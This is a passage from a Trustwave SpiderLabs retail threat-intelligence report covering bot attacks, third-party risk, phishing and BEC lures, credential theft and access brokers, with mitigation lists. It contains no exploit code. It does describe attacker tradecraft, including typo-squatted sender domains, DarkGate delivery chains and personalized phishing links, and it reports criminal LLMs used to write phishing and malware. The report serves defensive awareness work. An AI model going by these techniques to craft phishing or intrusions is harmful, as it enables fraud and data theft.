Trustwave SpiderLabs

2023 Retail Threat Landscape

TRUSTWAVE THREAT INTELLIGENCE BRIEFING AND MITIGATION STRATEGIES

Contents

Executive Summary

$2.9M
VS
$4.4M

AVERAGE COST OF A DATA BREACH IN THE RETAIL SECTOR COMPARED TO ALL OTHER INDUSTRIES

In the fiercely competitive realm of retail, companies invest significant resources to earn a coveted spot in consumers' minds as household names. The allure of brand recognition is undeniable, but it also presents a stark reality in the realm of cybersecurity: the bigger the brand, the larger the target.

Adding to the complexity, the online retail, or e-commerce, market surpassed a staggering $1.09 trillion in 2022, marking a 209% increase from the levels of 2019, according to Comscore.

Retailers today are facing a barrage of mounting cybersecurity challenges. Unlike security incidents affecting businesses in less-publicized sectors, a breach involving a major retailer is almost guaranteed to become a headline-grabbing affair. While the average cost of a breach in the retail sector ($2.9 million) is lower than the industry average ($4.4 million), the extensive public awareness of these retail giants, coupled with the loyal customer base they command, can amplify the reputational consequences of any breach.

During January 2023, malicious actors successfully obtained the personal information of 10 million customers from the records of a UK-based sports retailer. This security breach raised significant concerns regarding data management practices, given that the compromised database held millions of transaction records dating back up to four years.

In September 2021, a high-end retailer alerted 4.6 million customers to a security incident in which a hacker had breached online accounts in May 2020. This unauthorized access resulted in the compromise of sensitive personal information, including usernames, passwords, customer names, contact details, credit card numbers, as well as their expiration dates and virtual card numbers.

There are a number of factors that make retailers especially vulnerable to cyberattacks, including:

- **Rise of E-commerce:** The shift to e-commerce has made retailers more vulnerable to cyberattacks in a number of ways. First, e-commerce retailers store a large amount of sensitive customer data, such as credit card numbers and shipping addresses. Second, e-commerce retailers often rely on third-party vendors, which we'll detail later, for services such as web hosting and payment processing. These third-party vendors can be a security risk if they are not properly vetted and monitored. Additionally, e-commerce opens the risk of automated bot attacks and digital skimming, among other threats.
- **Seasonality:** Retail businesses experience significant fluctuations in traffic and sales throughout the year. This seasonality can make it difficult to maintain security and compliance standards. For example, during the holiday season, retailers may hire temporary employees and increase their online sales. This influx of new activity can create opportunities for cybercriminals to exploit vulnerabilities in the retailer's systems and networks.

- **Omnichannel:** Retailers today typically operate across multiple channels, including physical stores, e-commerce websites, and mobile apps. This omnichannel approach provides convenience for customers, but it also complicates security. Retailers need to ensure that their systems are integrated and secure across all channels. If there is a vulnerability in one channel, it could be exploited to gain access to data in other channels.
- **Prevalence of Gift Cards:** While gift cards have increasingly become the go-to present during the holiday season, they have also become the tool of choice for threat actors. Threat actors utilize gift cards to maintain anonymity in their transactions and, more alarmingly, to launder funds sourced from compromised credit cards and other payment platforms. The approach often involves acquiring high-value gift cards using stolen financial credentials, which are later used or sold for a profit.
- **Franchise Model:** Franchises pose a unique set of security challenges for retailers. Franchisees are independent businesses, but they are also part of a larger brand. This means that a security breach at one franchise could damage the reputation of the entire brand. Additionally, franchisees may not have the same level of security resources as the parent company, making them more vulnerable to cyberattacks.

With more than 250 security researchers across the globe, the Trustwave SpiderLabs team puts its resources to task to investigate what leads to these breaches. We are uniquely positioned to do so, as we perform over 100,000 hours of penetration tests and uncover tens of thousands of vulnerabilities annually. We also have a dedicated email security team analyzing millions of phishing URLs validated daily, including 4,000 to 10,000 per day that are uniquely identified by Trustwave SpiderLabs. Our diverse coverage of infosec disciplines, including Continuous Threat Hunting, Forensics and Incident Response, Malware Reversal, and Database Security, give us insight into identifying how these breaches occur as well as mitigations and controls that your organization can put in place to prevent these compromises.

This report will examine the multitude of threats that pose challenges to the retail industry. It will also provide recommendations for how the retail sector can mitigate these risks and protect their customers and data.

We will begin by highlighting the significant trends currently affecting the industry: Generative AI, automated bots, and third-party risk. Subsequently, we will analyze the attack flow specific to the retail sector, offering insight on specific threat actors, actionable intelligence, and recommended mitigations for each stage to illustrate how organizations can proactively identify and prevent attacks to avoid lasting impact.

In this report, we will examine many of the most prevalent threat tactics and threat actors operating across retail and throughout the attack chain, including:

THREAT ACTORS

- Royal
- Bian Lian
- LockBit
- Clop
- BlackCat/ALPHV
- Play
- 8BASE
- RansomedVC

THREAT TACTICS

- Email-Borne Malware
- Phishing
- BEC
- Vulnerability Exploitation
- Credential Access
- Access for Sale
- Malware
- Consumer-Based Attacks
- Bot Attacks
- Gift Card Fraud and Scams

For additional information about the most prevalent threat actors, please go to the Appendix.

Emerging and Prominent Trends

Artificial Intelligence and Generative AI

ARTIFICIAL INTELLIGENCE AND GENERATIVE AI

Unique implications and risks due to the sensitive nature of the data potentially being shared with these tools, as well as advances in phishing.

The Threat

Generative AI has taken the world by storm. While AI isn't new, the advances made in Generative AI and Large Language Models (LLMs) are setting new benchmarks for what's possible for retail organizations and for adversaries and defenders as well.

The retail industry is in the business of knowing its customers and their preferences. As a result, tailored and personalized marketing is a core component to stay competitive. As more business intelligence and customer analytics platforms integrate generative AI into their tools, the retail sector must vet and audit the security protections within those systems.

Additionally, social engineering attacks can become more sophisticated as LLMs have the capability to create highly personalized and targeted messages.

While the potential benefits of these tools could be substantial, the security of these systems has not yet been proven. Therefore, it is essential to adopt a risk-benefit approach and carefully consider the implications with the CISO leading the way.

Similar to other industries, using this technology also raises concerns about data privacy and security. Retail businesses need to carefully consider the risks and benefits of using generative AI before deploying it.

What Trustwave SpiderLabs Is Seeing

Trustwave SpiderLabs consistently finds that phishing is among the most effective methods attackers use to gain an initial foothold in retail organizations. However, this method is highly dependent on the quality of the lure, the writing style, and the contextual and grammatical clues given in the phishing email. These issues have often been the weakness of phishing attacks, particularly as security awareness training has continually taught personnel what to look for.

But now comes the advent of Generative AI and LLMs. The quick maturity and expanded use of LLM technology makes crafting phishing emails even easier, more compelling, highly personalized, and harder to detect. Our team regularly encounters and analyzes phishing emails with malicious attachments or links against our retail clients. We see that as LLM technology progresses, creating these compelling phishing emails will likely be made easier and effective as an attack vector. We're also seeing an increase in deepfakes as a result of more sophisticated technology.

Lately, we have seen the emergence of LLMs like WormGPT and FraudGPT on underground forums, highlighting the potential cybersecurity risks posed by their criminal use. WormGPT and FraudGPT can craft convincing phishing emails without many of the red flags that we teach users to identify phishing emails by including items like picking out misspellings, grammar mistakes, and general clumsiness of writing that may indicate that the author is not a native speaker.

Trustwave continually monitors the progress and attacker implementation of Generative AI and LLMs. Based on observations to date, Trustwave sees the primary areas of concern as the increased speed and quality that phishing emails can be drafted and exploit code can be enhanced. These advancements will require security vendors to adjust their detection and response capabilities accordingly.

Mitigations to Reduce Risk

- Evaluate your security solutions with Generative AI and LLMs in mind. Choose security tools or partners that can detect AI-generated threats like advanced phishing.
- Create robust internal policies and employee training for proper data usage and data sharing to help minimize the risk of data breaches.
- The reality of the current landscape is that Generative AI is here to stay. While the tools still have inherent risks, retail organizations, like all entities, will need to determine how to govern the tools versus instituting broad-based bans.
- Consider instituting an internal AI Infosec working group across relevant teams (like Legal, Privacy, IT, etc.) to deal with governance and data sharing guidelines

Automated Bot Attacks in Retail

The Threat

The rise of automated bots in the online retail landscape has ushered in new types of threats, especially during critical periods like the holiday shopping season.

These bots, often malicious in nature, pose a substantial risk to online retailers and consumers alike. Automated bots encompass a diverse range of malicious activities, including scalping, and freebie exploitation.

What Trustwave SpiderLabs Is Seeing

Our team has observed a significant increase in malicious bot traffic during the holiday shopping season which poses a threat to online retailers. These bots engage in various automated threats, including credential stuffing, account takeover, gift card cracking, web scraping, API scraping, fake account creation, and inventory scalping.

Bot attacks can potentially slow down or even disrupt online operations of retailers by simulating consumer actions, leading to an overwhelming increase in website traffic. These bots extract pricing information, exploit promotions, and carry out fraudulent transactions, impacting online retail significantly. This increased bot activity may raise operational costs, affecting website resources, marketing, technical support, and even cause financial losses through fraud.

Two specific types of malicious bots are noteworthy: Grinchbots and Freebie Bots.

GRINCHBOTS

Grinchbots are scalping bots targeting hard-to-find holiday items, causing frustration among consumers by purchasing limited stock, also called inventory hoarding. For example, in September and October 2020, there was a massive increase in malicious bot activity on retail websites worldwide. This surge of malicious bot activity occurred at the same time as the launch of new gaming consoles and the holiday shopping season. Consequently, consumers faced difficulties in buying consoles, GPUs, and CPUs because these bots had already bought up all available stock, leading to significant frustration among consumers.


FREEBIEBOTS

Freebie Bots, on the other hand, exploit errors on retail websites during the holiday season. These automated scripts allow users to purchase incorrectly priced or inaccurately described items and resell them for profit. In a study by Kasada, it was observed that in a well-known community where people share freebies, members utilized Freebie Bots to buy nearly 100,000 products within a single month. These products had a combined value of $3.4 million. Surprisingly, Freebie Bot users only spent 882 USD to acquire these goods, resulting in some individuals making monthly profits of over $100,000.

Also, during the November 2022 Black Friday and Cyber Monday weekend, Freebie Bots successfully acquired products worth $500,000 from a single retailer, with a total expenditure of $85.36 across 610 users.

In line with this, it should be noted that these Freebie Bot attacks are dependent on mispriced items. Items can become mispriced on online retail platforms due to a variety of reasons. Some common reasons are:

- **Data Entry Error** A human operator might enter incorrect data while updating the price of an item or a unit price is incorrectly calculated or entered (e.g. pricing per kilogram instead of per pound)
- **Supplier Errors** A supplier provides incorrect pricing data.
- **Promotional or Discount Errors** Discounts or promotional prices might be incorrectly applied to products.
- **Algorithmic Pricing** Some retailers use automated pricing algorithms to adjust prices. Malfunctions or poor design can lead to mispriced items.
- **Technical Glitches** Glitches could occur due to software bugs, integration errors or database errors.
- **Currency Conversion Errors** Incorrect or outdated exchange rates can result in mispriced items particularly in international sales.
- **Timing Issues** Delays in updating prices on the platform when there are changes in cost, discounts, or other pricing factors.



Example of Freebiebots at work

Mitigations to Reduce Risk

- Invest in DDOS and advanced filtering tools to block malicious traffic and differentiate between legitimate and malicious requests.
- Ensure you have sufficient bandwidth and autoscaling resources to handle unexpected traffic spikes, reducing the risk of a DDoS attack overwhelming your site.
- Regularly audit and update your payment processing systems to detect and fix vulnerabilities.
- Employ end-to-end encryption for all payment transactions to ensure data security.
- Avoid storing sensitive customer data like full credit card numbers; if necessary, use strong encryption and follow PCI DSS standards.
- Implement a multi-stage filtering process to differentiate between beneficial and malicious bots.
- Move beyond traditional CAPTCHA; adopt advanced rate limiting that can detect IP rotation and other evasion techniques.
- Implement cart session time limits to prevent bots from indefinitely holding merchandise.
- Use browser environment verification and mobile API hardening to differentiate between genuine shoppers and bots.
- Implement robust data entry procedures and conduct regular audits and price monitoring. Also automate with caution particularly in terms of product pricing.
- Utilize pricing management software and utilize error detection technologies when possible. Maintain protocols for corrective action to minimize harm.

Third-Party Risk and Exposure

The Threat

The retail industry is increasingly reliant on third-party vendors for a variety of services, such as point-of-sale systems, payment processing, supply chain management, and customer relationship management.

Point of Sale (POS) systems are a prime target for cybercriminals, as they contain sensitive customer data such as credit card numbers. If a POS system is compromised, criminals could steal this data and use it to commit fraud.

Payment processors are also a target for cybercriminals, as they handle large volumes of financial transactions. If a payment processor is compromised, criminals could steal money from retail businesses or their customers.

This creates a multitude of third-party risks, as these vendors may have access to sensitive data or systems, such as customer names, addresses, credit card information, and product inventory. Retail businesses need to carefully vet their third-party vendors and implement strong security measures to mitigate this risk.

It is crucial for organizations to prioritize ensuring their suppliers adhere to stringent security measures to mitigate potential risks. It's also important to remember that an organization is often reliant on these types of suppliers to patch and update systems, which could open them up to risk of vulnerabilities.

What Trustwave SpiderLabs Is Seeing

At its core, the retail industry is reliant on a stable and secure supply chain and third-party infrastructure to be able to maintain inventory, manage deliveries, support geographic expansion, and maintain e-commerce operations.

Cybercriminals commonly prefer to attack these third parties in a sort of flanking maneuver—if the attack succeeds, they gain access to the targeted company's data. Perhaps more importantly, these aforementioned third parties pose a grave risk to retail organizations because of the large dependency of these organizations on third-party software and vendors for day-to-day operations. Recent supply chain headlines, like SolarWinds and 3CX, underscore the exposure third-party vendors can create for retail organizations.

To put this in perspective, Clop, currently one of the most active ransomware gangs, was heavily associated with a recent massive campaign targeting an SQLi zero-day vulnerability in a popular third party file transfer software called MOVEit. Retail organizations use MOVEit to transfer sensitive information such as payment information, inventory reports, and other sensitive and logistical data across multiple stores and offices. Notable retail organizations such as retail giants TJX and Estee Lauder have publicly reported being affected by issues concerning this third-party software.

Mitigations to Reduce Risk


- Retail organizations must ensure their own systems and those belonging to third-party partners are secure and protected by the latest security measures. This can be achieved through regular penetration tests and vulnerability scans.
- Maintain an inventory management system for all hardware and software, including vendor-developed software components, operating systems, version and model numbers.
- Implement a routine vulnerability scan before installing any new devices or technology onto the operating IT network.

Dissecting the Attack Flow for Retail

Attack Flow Overview

While the specifics and details of every breach and compromise may vary, there is typically a specific attack flow that occurs from the initial security bypass to escalation, compromise, followed by persistent home on your network and exfiltration and/or destruction of valuable data. The following analysis presents an overview of the attack flow specific to the retail sector, incorporating insights from the Trustwave SpiderLabs team and offering actionable mitigations for organizations to implement.

At each stage of the attack flow, the recommended mitigations provide proactive guidance to minimize the potential risks of financial, reputational, regulatory, or physical impacts to a retail organization. The typical sequence of events unfolds as follows:



Attack Flow Steps

Initial Foothold

This is the step where the attacker successfully triggers a security bypass that will give them the ability to expand their access to suit their motives and goals. This initial foothold can take various forms, ranging from successful phishing attacks to vulnerability exploitation or even logging into public-facing systems using previously acquired credentials.

In this section, we will explore the most common methods through which attackers gain this initial foothold in the retail sector, like phishing, abuse of valid accounts and exploitation of vulnerabilities.

Initial Payload

Once the attackers have established a foothold on the network, they will proceed to download more sophisticated tools and malware.

In this section, we will specifically concentrate on real-world examples of the types of payloads that frequently target retail organizations.

Expansion / Pivoting

The initial foothold typically involves a low-value workstation, such as a phishing victim's laptop, or a network appliance like a VPN endpoint.

In this section, we will showcase how once armed with the necessary tools, attackers can target higher-value accounts and systems, such as Domain Admins, root accounts, Active Directory Systems, and Database servers.

Malware


There are a variety of malware types with a myriad of uses. We're talking about Remote Access Toolkits (RATs), infostealers, ransomware, and many others.

In this section, we will focus on the types of malware that are prevalent in retail.

Exfiltration / Post Compromise

In most cases, the primary motive behind compromises is data theft.

In this section, we will explore the types of data that are targeted and exfiltrated in retail-related compromises. Additionally, we will present real-world examples of retail sector data breaches to provide concrete illustrations.



Initial Foothold: Phishing and Business Email Compromise (BEC)

The Threat

Phishing and email-borne malware stand out as the most commonly exploited method for gaining an initial foothold in an organization. Instead of attempting to exploit the software or systems on the network, attackers direct their focus towards targeting the individuals operating the keyboard.

Using a persuasive and time-sensitive email, the attacker successfully convinces their victim to take specific actions, such as opening an attachment, clicking on an embedded URL, or following instructions to transfer funds to a purported "stranded CEO."


Typical phishing goals:

- **Credential theft:** Invoice from a customer includes a link. When the link is clicked it prompts the user for their password before “access is granted to the document”
- **Malware insertion:** Via PowerShell scripts, JavaScript, Macros
- **Triggering action:** Wire transfer for “stranded CEO” (BEC)

Trustwave SpiderLabs Insights

The Trustwave SpiderLabs team is dedicated to monitoring email-based threats including opportunistic phishing, targeted/spear-phishing, and BEC. Over the last year, the team has observed interesting developments in the techniques and delivery methods of email-based attacks in retail. We believe that these developments have contributed to the continuing relevance and effectiveness of these types of attacks.

Based on the data from our retail client base, we observed that over 70% of the malicious emails contain malicious HTML attachments with 30% of these being obfuscated. Our team has noted that most of these attachments include local, standalone phishing pages, redirectors, and malware. Aside from HTML, other file types included are executables, Microsoft Office documents, PDFs, and One Note files. Common malware that we found piggybacking off these attachments were Agent Tesla, Emotet, and Qakbot.




The top malicious attachment filetypes

Of particular note is the recent decline in the activity of Emotet and Qakbot botnets. These two botnets have previously been the predominant method used by spammers to distribute malware. Qakbot's decline was particularly evident after a recent FBI takedown campaign against its infrastructure.


But after the Qakbot takedown, the SpiderLabs team observed campaigns using similar email structures as ones delivering Qakbot. By searching the Indicators of Compromise (IOCs) found on various malicious attachments, our team identified that similar email campaigns are now leveraging the DarkGate malware.

DarkGate is a loader that gained popularity in June 2023 when the tool was advertised in a Dark Web forum. Spam campaigns leading to this threat utilized highjacked email threads. Typically, a shortcut file (LNK) attachment or a download link to the LNK file are often the initial vector of this threat. The LNK downloader retrieves a VBS downloader which will then lead to the DarkGate malware.



Hijacked email spam with LNK attachment leading to DarkGate malware

Aside from email-borne malware, traditional credential phishing attacks remain a substantial threat for retailers and their employees. A common trend we have observed is that 70% of phishing links contain embedded victims' email addresses. This is a prevalent technique used by phishers to make fraudulent websites more personal and appear more convincing. When the user clicks on the link, they are redirected to a fraudulent login page often impersonating Microsoft Outlook, where the email address field is already pre-populated on the login form.



Phishing email about mailbox storage limit which contains a phishing link that embeds the email address of the recipient

In phishing attacks directed towards retailers and their employees, the most prevalent impersonated brands are Microsoft and DHL.


Related to this, a particularly interesting trend is the increase of cyber-squatting or typo-squatting on the “onmicrosoft.com” domain. Note that when a company signs up for an Office 365 for Business subscription, Microsoft will create a new subdomain with this onmicrosoft.com domain for the institution. For example, “my-company.onmicrosoft.com.”

In the past year, our team has seen an uptick of new domains that were made to look like they are sent using “onmicrosoft.com.” As Microsoft is a reputable and well-known brand, threat actors use their brand name as senders to make their phishing and BEC emails appear legitimate.

```
MIME-Version: 1.0
From: [redacted] <mail@exgfmagodceo-spacehootsuites-onmicorsotf.com>
Date: Wed, 19 Jul 2023 18:34:04 +0200
Message-ID: <CAMxdDz1o1LjVG+fY=E9FLtsCNrsr=E-6sNqkwZ5yR8SkExc-hw@mail.gmail.com>
Subject: Fwd: Statement from Tr-data
```

Sample email header of a malicious email leveraging typo-squatting techniques focusing on the **onmicrosoft.cm** domain

In terms of phishing and BEC lures, “Payroll Diversion” is the most prevalent lure in this sector. This method sees fraudsters impersonate employees to redirect the paycheck of the impersonated employee to a fraudulent bank account. “Request for Contact” comes in second, where victims are asked for their mobile contact information. In this method, threat actors attempt to collect the victim’s phone number and then move the conversation to mobile, either via SMS or mobile chat applications, where they can directly communicate with the victim and evade the detection of security gateways.



Breakdown of the top phishing and BEC lures

The two most prevalent systems abused in phishing links in the retail sector are InterPlanetary File System (IPFS) and Google Services. IPFS is currently the most abused system accounting for over 30% of all identified phishing links. Phishers exploit the decentralized and resilient nature of IPFS to host malicious contents. Various Google services on the other hand, rank second most abused in over 15% of all email phishing link attempts. Services like Google Translate and Google Search are used to create links that conceal deceptive sites or malicious content, making the links appear more legitimate.


Additionally, Trustwave SpiderLabs has been monitoring the effect of AI and LLMs like ChatGPT on phishing attacks. Many of the red flags that we teach users to identify phishing emails, such as misspellings, grammar mistakes, and general clumsiness of writing, may indicate that the author is not a native speaker.

The quick maturity and expanded use of LLM technology makes crafting these emails easier, more compelling, highly personalized, and harder to detect. Trustwave SpiderLabs has uncovered multiple spearphishing attacks with malicious attachments or links being used against retailers. Creating these targeted, compelling spearphishing emails will likely be easier for attackers with LLM technology.

Lately, we have noted the emergence of LLMs like WormGPT and FraudGPT on underground forums, highlighting the potential cybersecurity risks posed by their criminal use. WormGPT's and FraudGPTs capabilities include not only crafting convincing phishing emails, but even assisting in creating undetectable malware, writing malicious code, and finding vulnerabilities. More details can be found in the recent Trustwave SpiderLabs blog here.

Mitigations to Reduce Risk

- Consistently conduct mock phishing tests to assess the effectiveness of anti-phishing training and retrain repeat offenders.
- Implement robust anti-spoofing measures, including deploying technologies on email gateways.
- Deploy layered email scanning with a solution like Trustwave MailMarshal to provide better detection and protection.
- Utilize techniques to detect domain misspellings, enabling the identification of phishing and BEC attacks.



Initial Foothold: Logging in

The Threat


Sometimes attackers gain access to your network simply by logging in. This can occur if the default credentials for a device have not been changed, if weak passwords are used and vulnerable to brute-forcing, or if credentials have been purchased from an underground forum. Beyond simple credentials, attackers can purchase access to a webshell or active sessions already in place in a target organization.

Trustwave SpiderLabs Insights

The Trustwave SpiderLabs team performs proactive threat hunts in our client's environment to identify breaches or compromises that have yet to be identified. In the course of these engagements, the team regularly finds the following issues that directly contribute to this threat.

CREDENTIAL ACCESS

Credential Access accounts for 30% of all tactics for reported incidents in our retail client base. Generic brute-force attacks make up the majority of the observations. This tactic has threat actors leveraging valid accounts to compromise systems by simply logging in using weak passwords that are vulnerable to password guessing.



Credential Access techniques used by attackers


In our threat hunts, we commonly find exposed passwords from custom batch files and scripts used for report automation in our retail client base. We also discover instances of potential credential exposure with the usage of SFTP with many of the applications used for this activity exposing passwords in command lines.

INITIAL ACCESS BROKERS

Initial access brokers are individuals or groups with expertise and resources in providing initial entry points to an organization. These brokers employ a range of techniques to get that initial access from phishing, exploits, or various forms of social engineering. Once they have successfully gained and persisted in this access, they typically sell these access other malicious actors, who can then carry out more advanced stages of an attack.

Through our Dark Web research and monitoring, our team has found a multitude of initial access entry points for various retailers around the world being sold by these brokers. Here are some of the notable types of access these groups are selling:


- Remote Desktop Protocol (RDP) Accounts are the most prevalent types of initial access being sold targeting retail organizations. They comprise 34% of the type of access being sold in underground marketplaces. These accounts sell for as cheap as $150 to as high as $5,000 based on the organization and the level of privileges. For example, in one of the postings, RDP credentials with proof of access to a Spain-based grocery retailer with a $5.7M annual revenue was being auctioned for a starting bid of just $500.
